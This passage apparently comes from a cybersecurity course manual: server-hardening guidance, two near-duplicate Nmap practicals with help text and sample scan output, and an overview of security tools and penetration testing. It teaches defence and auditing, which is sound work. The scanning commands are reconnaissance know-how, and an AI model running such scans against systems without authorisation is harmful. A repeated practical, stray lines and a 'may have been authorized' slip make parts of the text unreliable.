With this example output, you could decide if you want to allow SSH and Nginx to listen on both interfaces, or only on one or the other. Generally you should disable services that are running on unused interfaces. For example if your site should only be reachable via IPv4, you would explicitly prevent a service from listening on IPv6 interfaces to reduce the number of exposed services.

Unattended Updates

Keeping your servers up to date with patches is a must to ensure a good base level of security. Servers that run out of date and insecure versions of software are responsible for the majority of compromises, but regular updates can mitigate vulnerabilities and prevent attackers from gaining a foothold on your servers. Traditional updates require an administrator to manually check for and install updates for the various packages on their server; this can be time-intensive and it's possible to forget or miss a major update. By contrast, unattended updates allow the system to update a majority of packages automatically.

How Do Unattended Updates Enhance Security?

Implementing unattended updates lowers the level of effort required to keep your servers secure and shortens the amount of time that your servers may be vulnerable to known bugs. In the event of a vulnerability that affects software on your servers, your servers will be vulnerable for however long it takes for you to run updates. Daily unattended upgrades will ensure that you don't miss any packages, and that any vulnerable software is patched as soon as fixes are available.

In conjunction with the service auditing previously mentioned, performing updates automatically can greatly reduce your exposure to attacks and lower the amount of time spent on maintaining the security of your server

How to Implement Unattended Updates

Most server distributions now feature unattended updates as an option. For example, on Ubuntu an administrator can run:

```
sudo apt install unattended-upgrades
```

For more details on how to implement unattended updates, check out these guides for Ubuntu (under *Automatic Updates*) and Fedora.

Note: These mechanisms will only auto-update software that is installed through your system's package manager. Make sure that any additional software you may be running like web applications are either configured for automatic updates or checked manually on a regular basis.

Disable Directory Indexes

Most web servers are configured by default to display directory indexes when a user accesses a directory that lacks an index file. For example, if you were to create a directory called downloads on your web server without any additional configuration, all of the files would be visible to anyone browsing the directory. For many cases, this is not a security concern, but it's very possible that something confidential could be exposed. For example, if you were to create an index directory on your web server for your website, the directory may contain the file for your website's homepage and a configuration file that contains credentials to the website's backend database. Without disabling the directory's indexes, both of the files in the folder would be visible to anyone browsing the directory.

How Does Disabling Directory Indexes Enhance Security?

Directory indexes have legitimate purposes, but they often unintentionally expose files to visitors. Disabling directory indexes as the default for your web server eliminates the risk of accidental data loss, leakage, or exploitation by making the directory files invisible to visitors. Visitors can still reach the files if they exist in the directory, but disabling indexing makes the files much more difficult to discover unintentionally.

How to Disable Directory Indexes

For most cases, disabling directory indexes is a matter of adding one line to your web server configuration.

1. Nginx disables directory indexes by default, so if you are using Nginx you should not need to make any changes.
2. The DirectoryListings page on the Apache Wiki explains how to disable directory listings. Make sure to use the Options -Indexes option listed there for any of your Apache Directory configuration blocks.

Back Up Frequently

While not strictly a security measure, backups can be crucial in saving compromised systems and data, and in analyzing how the system was compromised. For instance, if your server is compromised by ransomware (a malicious tool or virus that encrypts files and will only decrypt them if the attacker is paid some sum of money), a lack of backups may mean your only choice is to pay to get your data back. If your systems and data are regularly and securely backed up, you will be able to access and recover your data without interacting with the compromised system.

How Do Frequent Backups Enhance Security?

Frequent backups help recover data in the case of accidental deletions, and in the event of an attack where your data is deleted or corrupted. In either case, they help mitigate the risk of data loss by retaining copies of data from before an accidental deletion or before an attack occurred.

In addition to ransomware cases, regular backups can help with forensic analysis of longterm attacks. If you don't have a history of your data, it can be difficult or even impossible to determine when an attack began and what data was compromised.

How to Implement Frequent Backups

When implementing backups for your systems, treat verifiable recovery of compromised or deleted data as the goal. Ask yourself: if my server disappears tomorrow, what steps need to be taken to get it back up and running securely with the least amount of work?

Here are a few other questions to consider when developing a disaster recovery plan:

1. Should the latest backup always be used? Depending on how frequently your data changes and when a compromise or deletion occurs, it may reduce risk to instead default to an older backup.
2. What is the actual process for restoring the backup? Do you need to create a new server or restore over the existing one?

3. How long can you survive without this server in action?
4. Do you need offsite backups?

info


If you are using DigitalOcean Droplets, you can enable weekly backups from the control panel by following this guide.

How To Back Up Data to an Object Storage Service with the Restic Backup Client is a tutorial that you can use to design your own backup system that will encrypt your backups and store them off of your production systems. The tutorial will work with servers, or even local desktop and laptop computers.

VPNs and Private Networking

Private networks are networks that are only available to certain servers or users. A VPN, or virtual private network, is a way to create secure connections between remote computers and present the connection as if it were a local private network. This provides a way to configure your services as if they were on a private network and connect remote servers over secure connections.

Virtual Private Network



For example, DigitalOcean private networks enable isolated communication between servers in the same account or team within the same region.

How Do They Enhance Security?

Using private instead of public networking for internal communication is almost always preferable given the choice between the two. However, since other users within the data center are able to access the same network, you still must implement additional measures to secure communication between your servers. Using a VPN is, effectively, a way to map out a private network that only your servers can see. Communication will be fully private and secure. Other

applications can be configured to pass their traffic over the virtual interface that the VPN software exposes. This way, only services that are meant to be consumable by clients on the public internet need to be exposed on the public network.

How Difficult Is This to Implement?


Using private networks in a datacenter that has this capability is as simple as enabling the interface during your server's creation and configuring your applications and firewall to use the private network. Keep in mind that data center-wide private networks share space with other servers that use the same network.

As for VPN, the initial setup is a bit more involved, but the increased security is worth it for most use-cases. Each server on a VPN must have the shared security and configuration data needed to establish the secure connection installed and configured. After the VPN is up and running, applications must be configured to use the VPN tunnel. To learn about setting up a VPN to securely connect your infrastructure, check out our OpenVPN tutorial.

Public Key Infrastructure and SSL/TLS Encryption

Public key infrastructure, or PKI, refers to a system that is designed to create, manage, and validate certificates for identifying individuals and encrypting communication. SSL or TLS certificates can be used to authenticate different entities to one another. After authentication, they can also be used to establish encrypted communication.

SSL/TLS Encryption



How Do They Enhance Security?

Establishing a certificate authority (CA) and managing certificates for your servers allows each entity within your infrastructure to validate the other members' identities and encrypt their traffic. This can prevent man-in-the-middle attacks where an attacker imitates a server in your infrastructure to intercept traffic. Each server can be configured to trust a centralized certificate authority. Afterwards, any certificate that the authority signs can be implicitly trusted. If the applications and protocols you are using to communicate support TLS/SSL encryption, this is a way of encrypting your system without the overhead of a VPN tunnel (which also often uses SSL internally).

How Difficult Is This to Implement?

Configuring a certificate authority and setting up the rest of the public key infrastructure can involve quite a bit of initial effort. Furthermore, managing certificates can create an additional administration burden when new certificates need to be created, signed, or revoked.

For many users, implementing a full-fledged public key infrastructure will make more sense as their infrastructure needs grow. Securing communications between components using VPN may be a good stop-gap measure until you reach a point where PKI is worth the extra administration costs.

If you would like to create your own certificate authority, you can refer to one of our How To Set Up and Configure a Certificate Authority (CA) guides depending on the Linux distribution that you are using.

File Auditing and Intrusion Detection Systems

File auditing is the process of comparing the current system against a record of the files and file characteristics of your system when it is a known-good state. This is used to detect changes to the system that may have been authorized.

Daily File System Audit

Warning:

3 critical files have been
modified since yesterday!



- ✓ /etc/passwd
- ✗ /etc/shadow
- ✗ /etc/hosts
- ✓ /etc/init/
- ✗ /etc/nsswitch.conf

An intrusion detection system, or IDS, is a piece of software that monitors a system or network for unauthorized activity. Many host-based IDS implementations use file auditing as a method of checking whether the system has changed.

How Do They Enhance Security?

Similar to the above service-level auditing, if you are serious about ensuring a secure system, it is very useful to be able to perform file-level audits of your system. This can be done periodically by the administrator or as part of an automated process in an IDS.

These strategies are some of the only ways to be absolutely sure that your filesystem has not been altered by some user or process. For many reasons, intruders often wish to remain hidden so that they can continue to exploit the server for an extended period of time. They might replace binaries with compromised versions. Doing an audit of the filesystem will tell you if any of the files have been altered, allowing you to be confident in the integrity of your server environment.

How Difficult Is This to Implement?


Implementing an IDS or conducting file audits can be quite an intensive process. The initial configuration involves telling the auditing system about any non-standard changes you've made to the server and defining paths that should be excluded to create a baseline reading.

It also makes day-to-day operations more involved. It complicates updating procedures as you will need to re-check the system prior to running updates and then recreate the baseline after running the update to catch changes to the software versions. You will also need to offload the reports to another location so that an intruder cannot alter the audit to cover their tracks.

While this may increase your administration load, being able to check your system against a known-good copy is one of the only ways of ensuring that files have not been altered without your knowledge. Some popular file auditing / intrusion detection systems are Tripwire and Aide.

Isolated Execution Environments

Isolating execution environments refers to any method in which individual components are run within their own dedicated space.



This can mean separating out your discrete application components to their own servers or may refer to configuring your services to operate in chroot environments or containers. The level of isolation depends heavily on your application's requirements and the realities of your infrastructure.

How Do They Enhance Security?

Isolating your processes into individual execution environments increases your ability to isolate any security problems that may arise. Similar to how bulkheads and compartments can help contain hull breaches in ships, separating your individual components can limit the access that an intruder has to other pieces of your infrastructure.

How Difficult Is This to Implement?

Depending on the type of containment you choose, isolating your applications can have varying levels of complexity. By packaging your individual components in containers, you can quickly achieve some measure of isolation, but note that Docker does not consider its containerization a security feature.

Setting up a chroot environment for each piece can provide some level of isolation as well, but this also is not a foolproof method of isolation as there are often ways of breaking out of a chroot environment. Moving components to dedicated machines is the best level of isolation, and in many cases may be the least complex, but incur additional costs due to the need for additional machines.

Practical 8

AIM: To analysis Insecure Network connections by (NMAP) tools.

Nmap (Network Mapper) is a free open-source security tool used by infosec professionals to manage and audit network and OS security for both local and remote hosts.

Despite being one of the oldest security tools in existence. It continues to be actively updated and receives new improvements every year.

It's also regarded as one of the most effective network mappers around, known for being fast and for consistently delivering thorough results with any security investigation.

What can you do with Nmap?

- Audit device security
- Detect open ports on remote hosts
- Network mapping and enumeration
- Find vulnerabilities inside any network
- Launch massive DNS queries against domains and sub domains

Supported platforms include:

- Mac OS X
- Linux, OpenBSD and Solaris
- Microsoft Windows
- Flexible: Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many port scanning mechanisms (both TCP & UDP), OS detection, version detection, ping sweeps, and more. See the documentation page.

- **Powerful:** Nmap has been used to scan huge networks of literally hundreds of thousands of machines.
- **Portable:** Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, and more.
- **Easy:** While Nmap offers a rich set of advanced features for power users, you can start out as simply as "nmap -v -A targethost". Both traditional command line and graphical (GUI) versions are available to suit your preference. Binaries are available for those who do not wish to compile Nmap from source.
- **Free:** The primary goals of the Nmap Project is to help make the Internet a little more secure and to provide administrators/auditors/hackers with an advanced tool for exploring their networks. Nmap is available for free download, and also comes with full source code that you may modify and redistribute under the terms of the license.
- **Well Documented:** Significant effort has been put into comprehensive and up-to-date man pages, whitepapers, tutorials, and even a whole book! Find them in multiple languages here.
- **Supported:** While Nmap comes with no warranty, it is well supported by a vibrant community of developers and users. Most of this interaction occurs on the Nmap mailing lists. Most bug reports and questions should be sent to the nmap-dev list, but only after you read the guidelines. We recommend that all users subscribe to the low-traffic nmaphackers announcement list. You can also find Nmap on Facebook and Twitter. For realtime chat, join the #nmap channel on Freenode or EFNet.
- **Acclaimed:** Nmap has won numerous awards, including "Information Security Product of the Year" by Linux Journal, Info World and Codetalker Digest. It has been featured in hundreds of magazine articles, several movies, dozens of books, and one comic book series. Visit the press page for further details.
- **Popular:** Thousands of people download Nmap every day, and it is included with many operating systems (Redhat Linux, Debian Linux, Gentoo, FreeBSD, OpenBSD, etc). It is among the top ten (out of 30,000) programs at the Freshmeat.Net repository. This is important because it lends Nmap its vibrant development and user support communities.

```
[research@securitytrails root]$ nmap --help
Nmap 7.60 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}

TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file

HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host

SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
```

```

# nmap -A -T4 scanme.nmap.org d0ze

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
25/tcp    open  smtp      Postfix smtpd
53/tcp    open  domain    ISC Bind 9.2.1
70/tcp    closed gopher
80/tcp    open  http      Apache httpd 2.0.52 ((Fedora))
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp       Serv-U ftpd 4.0
25/tcp    open  smtp      IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http      Microsoft IIS webserver 5.0
110/tcp   open  pop3      IMail pop3d 7.15 931-1
135/tcp   open  mstask    Microsoft mstask (task server - c:\winnt\system32\
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc     Microsoft Windows RPC
5800/tcp  open  vnc-http  Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#

```

```
root@EthicalHaks:~# nmap 192.168.0.1-20

Starting Nmap 7.12 ( https://nmap.org ) at 2016-07-23 21:34 PDT
Nmap scan report for 192.168.0.1
Host is up (0.014s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
22/tcp    closed ssh
23/tcp    closed telnet
80/tcp    open  http
443/tcp   open  https
1900/tcp  open  upnp
5000/tcp  open  upnp
8080/tcp  closed http-proxy
```

This way we have identified about the open and closed ports on link and IP addresses.

Practical 9

AIM : To analysis Insecure Network connections by different tools.

AIM: To analysis Insecure Network connections by different tools.

Nmap (Network Mapper) is a free open source security tool used by infosec professionals to manage and audit network and OS security for both local and remote hosts.

Despite being one of the oldest security tools in existence. It continues to be actively updated and receives new improvements every year.

It's also regarded as one of the most effective network mappers around, known for being fast and for consistently delivering thorough results with any security investigation.

What can you do with Nmap?

1. Audit device security
2. Detect open ports on remote hosts
3. Network mapping and enumeration
4. Find vulnerabilities inside any network
5. Launch massive DNS queries against domains and sub domains

Supported platforms include:

1. Mac OS X
2. Linux, OpenBSD and Solaris
3. Microsoft Windows

- Flexible: Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many port scanning mechanisms (both TCP & UDP), OS detection, version detection, ping sweeps, and more. See the documentation page.
- Powerful: Nmap has been used to scan huge networks of literally hundreds of thousands of machines.

- **Portable:** Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, and more.
- **Easy:** While Nmap offers a rich set of advanced features for power users, you can start out as simply as "nmap -v -A targethost". Both traditional command line and graphical (GUI) versions are available to suit your preference. Binaries are available for those who do not wish to compile Nmap from source.
- **Free:** The primary goals of the Nmap Project is to help make the Internet a little more secure and to provide administrators/auditors/hackers with an advanced tool for exploring their networks. Nmap is available for free download, and also comes with full source code that you may modify and redistribute under the terms of the license.
- **Well Documented:** Significant effort has been put into comprehensive and up-to-date man pages, whitepapers, tutorials, and even a whole book! Find them in multiple languages here.
- **Supported:** While Nmap comes with no warranty, it is well supported by a vibrant community of developers and users. Most of this interaction occurs on the Nmap mailing lists. Most bug reports and questions should be sent to the nmap-dev list, but only after you read the guidelines. We recommend that all users subscribe to the low-traffic nmap-hackers announcement list. You can also find Nmap on Facebook and Twitter. For real-time chat, join the #nmap channel on Freenode or EFNet.
- **Acclaimed:** Nmap has won numerous awards, including "Information Security Product of the Year" by Linux Journal, Info World and Codetalker Digest. It has been featured in hundreds of magazine articles, several movies, dozens of books, and one comic book series. Visit the press page for further details.
- **Popular:** Thousands of people download Nmap every day, and it is included with many operating systems (Redhat Linux, Debian Linux, Gentoo, FreeBSD, OpenBSD, etc). It is among the top ten (out of 30,000) programs

at the Freshmeat.Net repository. This is important because it lends Nmap its vibrant development and user support communities.

```
[research@securitytrails root]$ nmap --help
Nmap 7.60 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
```

```

31337
# nmap -A -T4 scanme.nmap.org d0ze

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
25/tcp    open  smtp      Postfix smtpd
53/tcp    open  domain    ISC Bind 9.2.1
70/tcp    closed gopher
80/tcp    open  http      Apache httpd 2.0.52 ((Fedora))
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp       Serv-U ftpd 4.0
25/tcp    open  smtp      IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http      Microsoft IIS webserver 5.0
110/tcp   open  pop3      IMail pop3d 7.15 931-1
135/tcp   open  mstask     Microsoft mstask (task server - c:\winnt\system32\
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc      Microsoft Windows RPC
5800/tcp  open  vnc-http   Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#

```

```
root@EthicalHaks:~# nmap 192.168.0.1-20

Starting Nmap 7.12 ( https://nmap.org ) at 2016-07-23 21:34 PDT
Nmap scan report for 192.168.0.1
Host is up (0.014s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
22/tcp    closed ssh
23/tcp    closed telnet
80/tcp    open  http
443/tcp   open  https
1900/tcp  open  upnp
5000/tcp  open  upnp
8080/tcp  closed http-proxy
```

This way we have identified about the open and closed ports on link and IP addresses.

Practical 10

AIM: Implementation of methods to Controls to enforce security services – 1.

Cyber Security Tools

Protecting our IT environment is very critical. Every organization needs to take cybersecurity very seriously. There are numbers of hacking attacks which affecting businesses of all sizes. Hackers, malware, viruses are some of the real security threats in the virtual world. It is essential that every company is aware of the dangerous security attacks and it is necessary to keep themselves secure. There are many different aspects of the cyber defence may need to be considered. Here are six essential tools and services that every organization needs to consider to ensure their cybersecurity is as strong as possible. They are described below:



Cyber Security Tools

1. Firewalls

As we know, the firewall is the core of security tools, and it becomes one of the most important security tools. Its job is to prevent unauthorized access to or from a private network. It can be implemented as hardware, software, or a combination of both. The firewalls are used to prevent unauthorized internet users from accessing private networks connected to the Internet. All messages are entering or leaving the intranet pass through the firewall. The firewall examines each message and blocks those messages that do not meet the specified security criteria.

The Firewall is very useful, but it has limitations also. A skilled hacker knew how to create data and programs that are believing like trusted firewalls. It means that we can pass the program through the firewall without any problems. Despite these limitations, firewalls are still very useful in the protection of less sophisticated malicious attacks on our system.

2. Antivirus Software

Antivirus software is a program which is designed to prevent, detect, and remove viruses and other malware attacks on the individual computer, networks, and IT systems. It also protects our computers and networks from the variety of threats and viruses such as Trojan horses, worms, keyloggers, browser hijackers, rootkits, spyware, botnets, adware, and ransomware. Most antivirus program comes with an auto-update feature and enabling the system to check for new viruses and threats regularly. It provides some additional services such as scanning emails to ensure that they are free from malicious attachments and web links.

3. PKI Services

PKI stands for Public Key Infrastructure. This tool supports the distribution and identification of public encryption keys. It enables users and computer systems to securely exchange data over the internet and verify the identity of the other party. We can also exchange sensitive information without PKI, but in that case, there would be no assurance of the authentication of the other party.

People associate PKI with SSL or TLS. It is the technology which encrypts the server communication and is responsible for HTTPS and padlock that we can see in our browser address bar. PKI solve many numbers of cybersecurity problems and deserves a place in the organization security suite.

PKI can also be used to:

1. Enable Multi-Factor Authentication and access control
2. Create compliant, Trusted Digital Signatures.
3. Encrypt email communications and authenticate the sender's identity.
4. Digitally sign and protect the code.
5. Build identity and trust into IoT ecosystems.

4. Managed Detection and Response Service (MDR)

Today's cybercriminals and hackers used more advanced techniques and software to breach organization security. So, there is a necessity for every businesses to be used more powerful forms of defences of cybersecurity. MDR is an advanced security service that provides threat hunting, threat intelligence, security monitoring, incident analysis, and incident response. It is a service that arises from the need for organizations (who has a lack of resources) to be more aware of risks and improve their ability to detect and respond to threats. MDR also uses Artificial Intelligence and machine learning to investigate, auto detect threats, and orchestrate response for faster result.

The managed detection and response has the following characteristics:

1. Managed detection and response is focused on threat detection, rather than compliance.
2. MDR relies heavily on security event management and advanced analytics.
3. While some automation is used, MDR also involves humans to monitor our network.
4. MDR service providers also perform incident validation and remote response.

5. Staff Training

Staff training is not a 'cybersecurity tool' but ultimately, having knowledgeable employees who understand the cybersecurity which is one of the strongest forms of defence against cyber-attacks. Today's many training tools available that can educate company's staff about the best cybersecurity practices. Every business can organize these training tools to educate their employee who can understand their role in cybersecurity.

We know that cyber-criminals continue to expand their techniques and level of sophistication to breach businesses security, it has made it essential for organizations to invest in these training tools and services. Failing to do this, they

can leave the organization in a position where hackers would be easily targeted their security system. So, the expense of the investment on these training tools might put a reward for the business organization with long-term security and protection.

6. Penetration Testing

Penetration testing, or pen-test, is an important way to evaluate our business's security systems and security of an IT infrastructure by safely trying to exploit vulnerabilities. These vulnerabilities exist in operating systems, services and application, improper configurations or risky end-user behavior. In Penetration testing, cybersecurity professionals will use the same techniques and processes utilized by criminal hackers to check for potential threats and areas of weakness. A pen test attempts the kind of attack a business might face from criminal hackers such as password cracking, code injection, and phishing. It involves a simulated real-world attack on a network or application. This tests can be performed by using manual or automated technologies to systematically evaluate servers, web applications, network devices, endpoints, wireless networks, mobile devices and other potential points of vulnerabilities. Once the pen test has successfully taken place, the testers will present us with their findings threats and can help by recommending potential changes to our system.

Types of penetration testing

Essentially, there are three types of penetration testing. The type of test carried out depends on the type of attack that is anticipated from within or from without. The three types of testing include

4. Black Box Testing
5. White Box Penetration Testing
6. Grey Box Penetration Testing

In a black box testing, the tester has no prior knowledge of the system he is to test. He does the collection of data about what is to be tested by himself.

In white box penetration testing, the complete information that the tester needs to perform the test is provided to him. It is intended to mimic an attack from an insider or an employee

In grey box penetration testing, partial knowledge of the system is provided to the tester. This is taken as an attack by an external hacker who has already gained unpermitted access to the database of an organization.

Steps in penetration testing

In order to effectively perform a penetration testing, the following activities are required:

1. Planning phase

- To determine the scope and strategy of the test
- The scope is defined through existing security policies and standards

2. Discovery phase

- All necessary information – data, usernames, passwords, etc are collected. This is equally referred to as FINGERPRINTING
- Scan, as well as probe into the ports
- Check the system for vulnerabilities

3. Attack phase

- Get necessary security privileges and then look for exploits for the various vulnerabilities

4. Reporting phase

- Your report must contain comprehensive discoveries
- Risks of vulnerabilities detected and the possible impact on business □
Advice and solutions (if there are any)